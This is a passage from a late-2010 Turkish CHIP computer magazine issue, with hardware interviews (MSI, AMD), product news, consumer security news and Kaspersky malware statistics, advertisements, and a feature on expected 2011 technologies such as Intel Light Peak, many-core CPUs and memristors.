Duyurulmamış ürünler hakkında konuşamıyorum. Ama eskiden beri GPGPU'yu destekledik. pazarlama adını hatırlamıyorum ama bundan altı yedi yıl önce çıkan bir teknolojiyi destekledik. Folding@home çıktığında destekledik. Internet Explorer 9, Adobe Flash 10.1, Mozilla, Chrome da GPGPU'yu destekliyor. Gelecekte GPU'nun boş zamanını CPU'ya yardım için kullanmak yaygınlaşacak çünkü paralel hesaplama, uygulamaları çok daha hızlı çalıştırabiliyor. Fusion, bizim GPU ile CPU'yu birleştirme ve dengeli bir iş yükü sağlama çabalarımızın bir ürünü. Şu anda donanım cephesi daha önde, umarım yazılım cephesi de ona yetişir. Ne kadar yazılım olursa o kadar iyi.

VIPRE

Anti-Virüs'te ömür boyu sürümü

Güvenlik Teknoloji firması GFI Sunbelt Software, VIPRE serisinin ömür boyu sürümünü piyasaya sürdüğünü açıkladı. Buna göre bilgisayar kullanıcıları artık bir kere



satin aldıkları güvenlik programını bir ömür boyu kullanabilecekler. Otoritelerin "Son Nesil Teknoloji" olarak nitelendirdiği VIPRE Antivirus'ün Premium Lifetime sürümü, kullanıcıya ömür boyu güvenlik sağlama imkânı sağlıyor. Kullanıcıların her yıl yeniden programı satın almaları

gerektiğini aksi takdirde güvenlik açığı çıktığını söyleyen VIPRE Türkiye yetkilisi Faruk Kekevi, bu sorunların yeni paketle ortadan kalktığını belirterek, VIP-

RE Lifetime'ın 90 Dolarlık fiyatı ile kullanıcının ömür boyunca güvenlik programı ihtiyacını karşılamış olacağını belirterek, "Hemen her gün ciddi saldırıların yaşandığı günümüzde İnternet kullanıcıları güvenliklerine daha önem vermeli," dedi.

BİLGİ İÇİN: www.vipreturkiyecom.tr



DELL DUO

Hem tablet, hem netbook

Yanında bir tablet veya netbook taşımak konusunda kararsız kalanlar, ne zaman hangi fırsatta hangi cihaza ihtiyacı olabileceğini tahmin edemeyip hamallık yapanlar veya Netbook mu alsam yoksa tablet PC mi alsam diye düşünenlere ve karar veremeyenlere Dell'den ilaç gibi bir cihaz geliyor. 23 Kasım'da piyasalarda olacak cihaz hem bir netbook hem de bir tablet olarak kullanılabilir.

Fotoğraflardan da anlayabileceğiniz üzere kendi içinde katlanan cihazın ekranı 10 inç. Duo adlı bu ürün ise işletim sistemi olarak Windows 7 Home Premium kullanıyor. Diğer donanım özellikleri tam olarak bilinmese

de cihazın Intel'in çift çekirdekli Atom N550 işlemcisini kullanacağına kesin gözüyle bakılıyor. Tabletler dokunmatik ekranlarıyla mobil ortamlarda, gazete, dergi, e-book okumak ve temel bazı iletişim ihtiyaçları için çok kullanışlıyken üretkenlik konusunda sınıfta kalıyorlar ve netbook gibi standart klavyeye sahip cihazlara ihtiyaç duyuluyor. Dell'in yeni konseptinin piyasada rağbet görebileceği konuşuluyor. Ürünün fiyatı ve dünyanın tümünde ne zaman çıkacağı ise sır gibi saklanan diğer konular arasında ancak derginin elinize geçtikten sonra CHIP Online'dan öğrenebilirsiniz.

BİLGİ İÇİN: www.dell.com.tr

RÖPORTAJ

Teknolojiyi evlere sokmak

MSI'nın anakart ve ekran kartlarından sorumlu Global Pazarlama Direktörü Jason Lee ile yeni gelişmeleri, teknolojiyi ve Türkiye'yi konuştuk.


CHIP: Röportaja MSI'nın Türkiye perspektifiyle başlamak istiyoruz. MSI'nın yeni yapılanmasından ve Türkiye planlarından bahsedermisiniz?

Bildiğiniz gibi MSI, kalitesi ve yenilikçi teknolojileri ile 24 senedir anakart ve ekran kartında dünyanın ilk üç markası arasında yer alıyor. Son 2-3 yıl içerisinde piyasaya sürdüğümüz netbook, dizüstü ve All in One PC'lerle marka odaklı, farklı bir kanal stratejisine yöneldik. Dünya'da yaşadığımız bu değişimin aynısını Türkiye'de de hedefliyoruz. Uzun yıllardır Türkiye'de bulunan ve Türk kültürünü bilen ülke müdürümüz David Huang, bu noktada avantajlarımızdan biri. Kanal stratejimize paralel olarak kurduğumuz yeni takım ile Türkiye'de de dünyada yaşadığımız başarıyı yakalayacağız. Elbette bu kısa vadeli bir plan değil. Halkla ilişkilerden servise Türkiye'ye uzun vadeli yatırımlar yapıyoruz. Türkiye'nin güçlü ekonomisi ve bilişim odaklı genç nüfusu Türkiye'yi bizim için vazgeçilmez yapıyor.

CHIP: Kullanıcılar MSI'ı anakart ve ekran kartlarıyla tanıyorlar. Bu alanda MSI ne gibi yenilikler sunacak?

Intel'in Sandy Bridge platformunu Ocak ayında duyurmasıyla beraber kullanıcılar yeni nesil LGA 1155 destekli MSI anakartlarla tanışacaklar. Bu ürünlerde de önceliğimiz her zamanki gibi kalite. Bunun için de çıkacak anakartlarımızda yeni nesil Military Class II (Askeri Sınıf) bileşenler kullandık. Bu uzun ömürlü ve az ısınan bileşenler ile sistem kararlılığı ve hız aşırma konusunda iddialıyız. Elbette MSI'a özel teknolojilerimizi de ekledik. AMD ve NVIDIA ekran kartlarını beraber kullanarak Fuzion ve 1 saniyede profesyonelce hız aşırma yapmanızı sağlayan OC Genie, bu teknolojilerden sadece ikisi. Ekran kartında ise dünyanın bir numaralı üreticisi olarak amacımız en iyisini sunmak. Şu an MSI N480GTX Lightning ile dünyanın en hızlı tek GPU'lu ekran kartını biz üretiyoruz. Hawk serisi ile dünyanın ilk üçlü voltaj artırmalı ekran kartını tanıttık. Bu teknolojilerimizi ve daha iyilerini yeni nesil GPU'lar ile sunmaya devam edeceğiz.

CHIP: Geçtiğimiz yıllarda MSI uy-



Askeri Sınıf bileşenler ile Ocak ayında piyasaya sürülecek MSI P67A-GD65, Intel Sandy Bridge işlemcileri destekleyecek

gun fiyatlı 13,3 inçlik VR320 dizüstü bilgisayarıyla rakiplerin de fiyatları düşürmesine neden olmuştur. Yakın zamanda benzer bir atak bekleyebilir miyiz?

Yakın gelecekte MSI'nın dizüstü ve netbook konusunda çok agresif olduğunu göreceksiniz. Şu an işlemci gücü çoğu kullanıcı için yeterli, fakat grafik her geçen gün karmaşılaşıyor. Bu noktada Fusion CPU ve grafik işlemcisini bir araya getirerek büyük potansiyel sunuyor. Kullanıcıların yıllardır MSI ile AMD'yi bir arada anması ve anakart, ekran kartı ve dizüstü üreten iki firmadan biri olmamız bizim için büyük avantaj. 2011'in ilk çeyreğinde Türkiye'de dahil olmak üzere tüm dünyada 500 dolar altında yüksek grafik performansına sahip mobil platformlar sunacağımızı söyleyebilirim.

CHIP: MSI geçtiğimiz günlerde

dünyanın ilk dokunmatik 3D All in One PC'sini piyasaya sürdü. Bu pazardaki vizyonunuz nedir?

Bu pazara iki farklı perspektiften bakmak gerekiyor: All in One PC'ler dokunmatik ekran, 3B özellikleri, ince tasarım gibi yönlerden masaüstü PC'lerden daha iyiler. Buna karşın iş perspektifinden baktığınızda sadece pazarın küçük bir bölümü. Burada önemli olan bahsettiğimiz özelliklerin faydalı olacağı alanları keşfetmek. Örneğin Tayvan'da berber dükkanlarında insanlar traş olurken dokunmatik ekran sayesinde televizyon izliyor ya da internette giriyorlar. Önümüzde eğitim, sağlık, eğlence gibi birçok fırsat olduğuna inanıyorum.

CHIP: Tablet PC tarafındaki planlarınız nelerdir?

Açıkçası şimdiye kadar Windows ve Intel kombinasyonu Apple'ın sunduğu kullanıcı deneyimini sunamadı. Android ise rekabet edecek seviyede değildi. Yakın zamanda ise bunlar değişecek. MSI Wind Pad markası altında kullanıcılara tablet PC'ler sunmaya hazırlanıyor. Fakat önceliğimiz dizüstüler ve All in One PC'ler diyebilirim.

MSI
Dünya'nın ilk 3D ve çoklu dokunmatik desteğine sahip hepsi bir arada PC'si AE2420 3D'yi Türkiye'de de satışa sundu.






N460GTX HAWK


1GHz GPU frekansına ulaşan ilk GTX 460!

DÜNYADA BİR İLK
ÜÇLÜ VOLTAJ ARTIRIMI
GPU - HAFIZA - PLL

7+1 Faz PWM Tasarımı



Twin Frozr II Termal Tasarım



Askeri Sınıf Bileşenler



N460GTX HAWK

- NVIDIA GeForce GTX 460 GPU
- 1GB/256bits GDDR5 Hafıza
- Dünya'da İlk Kez Üçlü Voltaj Artırma Desteği

- 7+1 Faz PWM Tasarımı
- Twin Frozr II Termal Tasarım
- Askeri Sınıf Bileşenler



Facebook ve Twitter'a dikkat!

Facebook veya Twitter gibi çok yaygın sosyal ağlar, kurbanlarını arayan çakal saldırganlarla dolu.

Geçtiğimiz haftalarda Firefox'a çıkan FireSheep eklentisinin açıkları kullanarak yapabildikleri, güvenlik endişelerini oldukça artırmıştı. Bunun üzerine Twitter, Facebook, Hotmail, Flickr ve diğer popüler web sitelerindeki önemli açıkları ortaya çıkarmak üzere Digital Society tarafından bir araştırma yapıldı.

11 popüler web sitesi üzerinde yapılan araştırmada sitele en temel güvenlik işlevlerini sağlayabilmeleri yönünden not verildi. Sonuçlar ise pek parlak değildi, özellikle sosyal paylaşım siteleri Twitter ve Facebook aldığı notlarla güvenlikte sınıfta kaldı. Genel olarak bunun arkasındaki en önemli neden SSL desteğinin eksikliği. SSL ile korunan bir sitede olup



olmadığınızı anlamanın en kolay yolu adres çubuğuna bakmak. SSL şifrelemesine sahip sitelerin adresi 'http://' yerine 'https://' ile başlıyor. SSL güvenliğinin olmadığı sitelerde bilgiler şifrelenmediği için çalınması muhtemel. Facebook ve Twitter ise sitelerinin sadece bazı bölümlerinde şifreleme kullanıyor. Ziyaret ettiğiniz bir site SSL desteğine sahip değilse, şu an gezdiğiniz içerik herhangi biri tarafından görüntülenebilir.

Sidejacking diye adlandırılan yöntem, saldırganın oturum açma cookie'lerini ele geçirip hesabınıza kısmi veya tam bir erişim sağlaması demek oluyor. 'Oturum açma cookie'leri, bir web sitesine girerken şifrenizi her seferinde tekrar yazmamanız için saklanan küçük dosyalar.

Full hijacking ise kullanıcı adı ve parolasının da saldırganın eline geçmesi demek. Bu noktada saldırgan hesabınızda şifrenizi de değiştirmek dahil olmak üzere dilediği her şeyi yapabilir. SSL oturum açmayı desteklemeyen siteler, bu saldırı türüne açıktır.

Tavsiyemiz ise herkese açık bir WiFi noktasındaysanız bağlantının parola korumalı olduğundan emin olun.

Android'in karanlık yüzü

Analiz firması Covert, Android'i mercek altına tuttu ve kimsenin beklemediği kadar aksaklıkla karşılaştı. Covert Açık Kaynak Sağlamlık İnceleme Raporu'nun 2010 yılı sayısı için yapılan bu araştırmada Android kernelinde 88 yüksek riskli hataya rastlandı. Covert'nin incelediği sürüm 2.6.32 açık kaynaklı Android kerneli. Kernel için basitçe bir işletim sisteminin çekirdek hali diyebiliriz. Araştırılan bu sürüm HTC Droid Incredible gibi birçok telefon üreticisi tarafından kullanılıyor.

BİLGİ: www.android.com

Hem casus hem virüs

Trojan kapınızda


Yeni ortaya çıkan bir Trojan interneti sallıyor. Trojan.Spy.YEK, özel bilgiler de taşıyabilen kritik verilere, arşivlere erişim sağlıyor ve bunları saldırganı geri gönderiyor.

Trojan.Spy.YEK hem arka kapı hem de casus özelliklerine sahip, bu nedenle ciddi bir tehlike oluşturuyor. Zararlı yazılım, şifreli yapısı sayesinde Windows\system32\netconf32.dll içerisine kolaylıkla saklanıyor.

Explorer.exe içerisine işledikten sonra ise saldırganın belirlediği adreslere bağlanmasının yolunu hiç bir şey kesemiyor. Arşiv dosyalarına,



e-postalara, adres defterlerine, veri tabanı ve belgelere erişebilen trojan, Windows 7 dahil, tüm Windows sürümlerinde çalışıyor. Araştırmacılar, bu zararlıdan korunmak için bir antivirüs yazılımı kullanmanızı öneriyor.



YENİ

GÜVENLİK RİSKLERİ

GOOGLE CHROME

Google'ın web tarayıcısında on tane açık bulunuyor. Bunların tehlike derecesi de yüksek ve saldırganların sisteme sızmasına izin verebiliyor.

ÇÖZÜM Google halihazırda bir yama yayınlamış durumda ve bu yama yazılımın otomatik güncellemesiyle yükleniyor. Temiz versiyonun 6.0.472.59 olarak görünmesi gerekiyor.

TWITTER

Saldırganlar bilgisayara yüklenmiş olan Twitter Cookie'lerini okuyabiliyor ve mikroblogging servisinin kullanıcı hakkında topladığı verilere ulaşabiliyor.

ÇÖZÜM Twitter sayfalarını modifiye ederek hacker'ların kullanabileceği açıkları giderdi. Ayrıca bu tür saldırılara karşı korunmak için Mozilla'nın NoScript eklentisini kullanabilirsiniz.

Kötü amaçlı yazılımlar

Sıra	İsim	Etkilenen PC sayısı
1	Net-Worm.Win32.Kido.ir	0 178965
2	Virus.Win32.Sality.aa	0 148721
3	Net-Worm.Win32.Kido.ih	0 126277
4	Net-Worm.Win32.Kido.iq	0 102226
5	Worm.Win32.FlyStudio.cu	0 88196
6	Trojan-Downloader.Win32.VB.eql	0 80654
7	Trojan.Win32.AutoRun.abj	Yeni 75911
8	Virus.Win32.Virut.ce	1 68809
9	Packed.Win32.Krap.l	1 64329
10	Worm.Win32.AutoIt.tc	-2 50763

KAYNAK: KASPERSKY

Kaspersky Güvenlik Ağ'ından (KSN) toplanan verilere göre, kötü amaçlı programlar arasında bulunan ilk 10 yazılım yukarıdaki gibi.

Kötü amaçlı programlar

Sıra	İsim	Program indirme deneme sayısı
1	Trojan-Downloader.JS.Gumblar.x	0 178965
2	Exploit.JS.CVE-2010-0806.i	Yeni 148721
3	Trojan.JS.Redirector.l	-1 126277
4	Trojan-Clicker.JS.Iframe.ea	2 102226
5	Exploit.JS.Aurora.a	4 88196
6	Trojan.JS.Agent.auli	4 80654
7	not-a-virus:AdWare.Win32.Boran.z	-3 75911
8	Trojan.HTML.Fraud.aj	Yeni 68809
9	Packed.Win32.Krap.as	Yeni 64329
10	Exploit.JS.CVE-2010-0806.b	Yeni 50763

KAYNAK: KASPERSKY

İkinci liste ise kasım 2010'da çoğunlukla internet sayfalarından bulaşan ve kullanıcı tarafında bilinçli ya da bilinçsiz indirilen kötü amaçlı programlar.

► Kaspersky Internet Security 2011 ile


Yeniden Güvenli Bölge



Kötü amaçlı yazılımların ve siber suçların mağduru olma riski günden güne artarken, sizin ve ailenizin en gelişmiş ve düzenli olarak güncellenen İnternet korumasına sahip olmanız da zorunlu hale geliyor.

Kaspersky Internet Security 2011 ile her zaman İnternette olabileceğiniz en güvenli yerde, yeniden Güvenli Bölge'desiniz.

- Gerçek zamanlı, proaktif yazılım koruması
- Dijital kimliğiniz için tam koruma
- Kapsamlı ve etkin Ebeveyn Kontrolü
- Uygulamalar ve web siteleri için benzersiz Güvenli Çalıştırma modu
- Windows masaüstü aracı



© 1997 2010 Kaspersky Lab.



PIRANHA®

www.piranha.com.tr



*P*iranha Gururla Sunar...

Türkiye'nin İlk Televizyon Özellikli Navigasyon Sistemi Quattro Yılın Ürünü Seçilmiştir.

Yeniliklerimize ve İlklerimize Devam Edeceğiz!
Teşekkür Ederiz.

Piranha Takımı...



Başarsoft
5100 MİLLİ HARİTA



2009 Yılı En Çok Satan
Başarsoft Haritalı Navigasyon Markası

2009 I-GO Top Seller
Partner Award - TURKEY



TEKNOLOJİ TRENLERİ 2011



ÇOK ÇEKİRDEKLİ CPU'LAR



LIGHT PEAK



MIRASOL



HAREKET TAKİBİ



MEMRİSTÖR

Gelecek yıl BT'nin kaderi değişecek. İnanılmaz derecede hızlı CPU'lar, daha az güç tüketen ve 3B izlemek için gözlük gerektirmeyen ekranlar. CHIP, 2011'in öne çıkan teknolojik gelişmelerini anlatıyor.

BARIŞ EMRE ALKİM / NH

Her yapılan buluş anlamlı olacak ve tutulacak diye bir kural yok. Ancak gelecek yıllarda bu BT teknolojilerinin adını sıkça duyacağız. Düzinelerce çekirdeğe sahip olan Tek Yongalı Bulut Bilgisayar İşlemcileri, paralelleştirme sayesinde bilgisayarın gücünü muazzam ölçüde artıracak. 22 nanometre teknolojisi bu çok çekirdekli yongaların yapılmasına olanak tanıyor. Yeni bir buluş olan "memristör" sayesinde, PC kapatılsa bile içeriğini yitirmeyen ana bellek ilk defa üretilebilecek. Böylece, tıpkı müzik setleri gibi bilgisayarlar da açıldıkları an çalışmaya başlayacaklar. Katı hal diskleri bir süreliğine memristörün yerini alabilir, zira memristör belleği Flash'la benzer özellikler sergiliyor ama çok daha ucuz. Ayrıca bilgisayarla kullanıcı arasındaki iletişim de değişiyor: Göz izleme sayesinde otostereoskopik 3B ekranlar keskin 3B görüntüler oluşturmak için gözlüğe ihtiyaç duymuyor. Bu aygıtlar, hareket tanıma sistemleri sayesinde arada bir denetçi olmadan çalışıyorlar. E-kitap okuyucularda, tablet PC'lerde ve cep telefonlarında kullanılacak olan Mirasol ekranları fotoğraf ve videoları kristal berraklığında renklerle gösterebiliyor ve günümüzün e-kitap okuyucularının ekranından bile az enerji gerektiriyor.



USB 3.0
Saniyede 5 Gbit iletebilen kablo, sanıldığı kadar evrensel değil

2009

2010

Lazer ışığıyla veri aktarımı

Çok geçmeden anakartlarda minyatür lazerler göreceğiz. Intel'in yeni Light Peak arabirimi sayesinde saniyede 100 Gbit veri aktarım hızına erişilebiliyor.

Elektromanyetik girişim, USB'nin, HDMI'in ve Ethernet'in sonunu getirecek. Intel'in düşüncesi bu yönde. Firma, fiziksel sınırlara yavaş yavaş yaklaşıldığı için, bakır ve diğer metalleri kullanan kablolu bağlantıların sonunun erken geleceğini düşünüyor. O yüzden, kablolu bağlantılardan giderek artan beklentileri karşılamak için Intel, bilgisayarda her türden iletişim için ışık temelli bir iletim standardı olan Light Peak'e yatırım yapıyor. Light Peak, fiber optik kabloları kullanıyor ve veri aktarımını lazerle yapıyor. Bunun için, elektromanyetik sinyaller PC üzerinde bir denetçi yonga aracılığı ile dönüştürülüyor ve bir optik model dahili mini lazer ile ışık darbeleri oluşturuyor. 12 x 12 mm boyutlarındaki optik modül her iki fiberglas kabloya iki Light Peak portu kullanımına izin veriyor. Bunların çapı 125 mikrometre, yani insan saçının bir teli kadar. Hedefe ulaştığında ışık darbeleri foto detektörler sayesinde makinenin okuyabileceği elektrik sinyallerine dönüştürülüyor.

Yeni protokoller sayesinde Light Peak evrensel olacak

Bu teknolojinin birçok avantajı var: İlk aşamada erişilen saniyede 10 Gbit hız bile, USB 3.0'ın hızından iki kat fazla (1,25 GB/s). Bu hızda, tam bir Blu-ray'i 30 saniyede kopyalamak mümkün. Gelecekte Intel standardı 100 Gbit/s hızına kadar yükseltmeyi planlıyor. Ayrıca protokol katmanları USB'nin aksine, güçlü bir şekilde geliştirilmiş. Light Peak bir defada PC'deki tüm bağlantıların yerini alacak. Yani DisplayPort, HDMI ve Ethernet tek hamlede ortadan kalkacak. Ayrıca maksimum kablo uzunluğu da artacak. Light Peak, veri aktarımını USB'nin 20 katı uzaklığa, yani 100 metreye kadar sorunsuzca gerçekleştirebiliyor. Ancak fiber optiğin çözemediği tek bir sorun var, o da güç sağlama. Bu yüzden, Intel Light Peak'e bir de güç taşıyan bakır kablo eklemeyi tasarlıyor. Böylece diğer uçtaki aygıtlara güç iletmek de mümkün olacak. Bu olmadan bile Light Peak, USB'nin sağladığı tüm konfora sahip. Çift yönlü veri değiş tokuşu sayesinde aynı anda her iki yönde de bilgi gönderip almak olanaklı. Ayrıca Light Peak aygıtlarının çalışma sırasında sökülüp takılmasını sağlayan Intel Hot Plug özelliği de destekleniyor. Light Peak modüllerinin 2010'un sonunda çıkması bekleniyor. Bir iddiaya göre, Light Peak'i ilk kullanan üretici Apple olacak. Bu, firmanın çığır açan teknolojilerin yayılmasına ilk katkısı değil. USB de ilk defa Apple bilgisayarlarla seri üretime geçmişti.

Trend Light Peak


2011




Lazerle daha hızlı Bir Light Peak modülü her iki ışık kablusuyla iki port sunuyor. Bir port şu anda 10 Gbit/s hızında ama gelecekte hız 100 Gbit/s olacak.

LIGHT PEAK BÖYLE ÇALIŞIYOR

Light Peak, bakır kablo kullanan USB'den farklı olarak verileri lazerle iletiyor. Bu yüzden de elektronik verilerin önceden optik sinyallere dönüştürülmesi şart.



HIZ KARŞILAŞTIRMASI





Çok çekirdekli CPU'lar
Günümüzün karmaşık CPU çekirdekleri paralellikten hakkiyla faydalananıyır.

2009

2010

Tera işlem gücü için düzinelerce çekirdek

Intel'in çok çekirdekli işlemcileri gelecekte hesaplama işlemlerini düzinelerce basit çekirdek sayesinde yapacaklar. Böylece yongalar daha da küçülecek.

Bundan tam bir yıl önce Intel, 22 nanometreyle çalışan ilk işlevsel bellek yongasını sergiledi. "Ivy Bridge" adını taşıması beklenen ilk CPU ise 2011'de piyasaya çıkıyor. Dört ayrı fabrika, her ay bu teknoloji için 45.000 wafer üretecek.


Yeni materyaller kullanılsa yongalarda bu küçülmeye gitmek mümkün değil. O yüzden, Ivy Bridge işlemcilerde Intel'in hafniyumdan üretilmiş, kaçak akımı önleyen Hi-K metal kapıları kullanılıyor. Dahası, CPU "3D stacking" yani iletim yolları için temeli sonuna kadar kullanıyor ve Intel bu yüzden "2,5D stacking"den söz ediyor. Pozlama işlemi içinse daldırma litografisi (immersion lithography) yöntemi kullanılıyor. Wafer sıvıya daldırıldığında lazer küçük yapılarda 193 nanometre genişliğinde dalga boylarına inebiliyor. Bu küçültme işlemi zorunlu, böylece bir wafer üzerine daha çok die yerleştirilebiliyor ve üretim masrafları azalıyor. CPU'ya daha fazla transistör sığdırmak da önemli, çünkü bu performansın ve de çekirdek sayısının artırılması için şart. O yüzden gelecekte bir CPU içinde dört ya da altı değil de 48, 64 ve daha fazla çekirdek yer alması bekleniyor. Bu "çok çekirdek" teknolojisiyle işlem gücünde büyük bir artış yakalamak olanaklı. Kayan nokta işlem performansı çekirdek başına yaklaşık %100 artarken güç tüketimi azalıyor. Ayrıca çekirdekler GPU işlemleri için ya da yardımcı işlemci olarak kullanılabilir.

Donanımsal iş parçacıkları ile çekirdekler basitleşiyor

Bir die üzerine düzinelerce çekirdek sığdırabilmek için, 22 nanometre üretim sürecine rağmen Intel'in çekirdekleri küçültmesi gerekiyor ve bunun için de daha az karmaşık çekirdekler şart. Ayrıca mevcut tekli ve çoklu çekirdeklerin işlevleri azaltılıyor. Bunlar çok karmaşık çünkü yavaş olan çalışma belleğini sürekli bekliyorlar. Tam kapasiteyle çalışabilmek için yongaların bekleme süresinde başka işlemler yapabilmesini ağlayan sırasız komut işleme ya da dallanma tahmini gibi işlevleri bulunuyor. Bu görevleri çoklu çekirdeklerde donanımsal iş parçacıkları, yani Intel'in deyimiyle Hyperthreading üstleniyor. Bu teknoloji çok etkili: Eğer bir çekirdeğin dört donanımsal iş parçacığı RAM'deki bir hesaplamayı bekliorsa, sıradaki sanal çekirdek bir başka göreve başlıyor ve bu böylece sürüyor. Bu yöntemin çalışabilmesi için işletim sistemlerinin ve yazılımların gelecekte çok çekirdekli CPU'lara uyumlu hale getirilmesi gerekli.

Trend Çok çekirdekli CPU'lar

2011




ÇEKİRDEĞİN ENERJİSİ

En karmaşık ana işlemciler bile basit transistörlere bölünebiliyor. Günümüz CPU'larında 3 milyar civarı transistör var.

Aubrey Isle E32 nanometre teknolojisiyle üretilen bu sunucu işlemcisi 32 çekirdekli rekor kırıyor ve yakında 64 çekirdeğe çıkacak.

CPU deseni

Yukarıdan aşağıya inen yapılar, aşağıdaki transistöre voltaj sağlıyor



Transistör


Bir CPU'nun en küçük birimi şu an 32 nanometre boyutunda. Intel bir sonraki adımda 22 nanometreye inmeyi düşünüyor. Henüz bunun fotoğrafları yok.

DALDIRMA LİTOGRAFİSİYLE ÜRETİM

Büyük üretim süreçlerinde 32 nanometrenin altına inilebilmesi sadece daldırma litografisiyle mümkün. Intel, 22 nanometre üretim için bu pozlama işlemini kullanıyor.


1. Pozlama

Foto direnç kaplı bir wafer lazere maruz bırakılıyor. Yonga yapısı böylece geliştiriliyor. Daldırmada kullanılan sıvı, ışığı daha küçük dalga boylarına bölüyor.




2. Geliştirme

Foto direncin ışık görmeyen kısmı kaldırılıyor.



2. Kazıma

Metal katmanın korunmamış kısmı kazınıyor




4. Direnç kazıma

Foto direnç de kaldırılıyor ve geriye veri iletim yolları kalıyor.



SADECE İŞİNİZE ODAKLANIN

Anadolu Bilişim
Data Center Açıldı.



Sadece işinize odaklanın



Katı hal disk
Flash tabanlı sabit disk alternatifleri hem esnek hem hızlı. Ama fiyatları el yakıyor.

2009

2010

Flash ile RAM'in mirasçısı

Memristör teknolojisinin sabit disklerin, flash belleğin ve sıradan çalışma belleğinin yerini alması bekleniyor. O zaman PC'ler anında açılabilir.

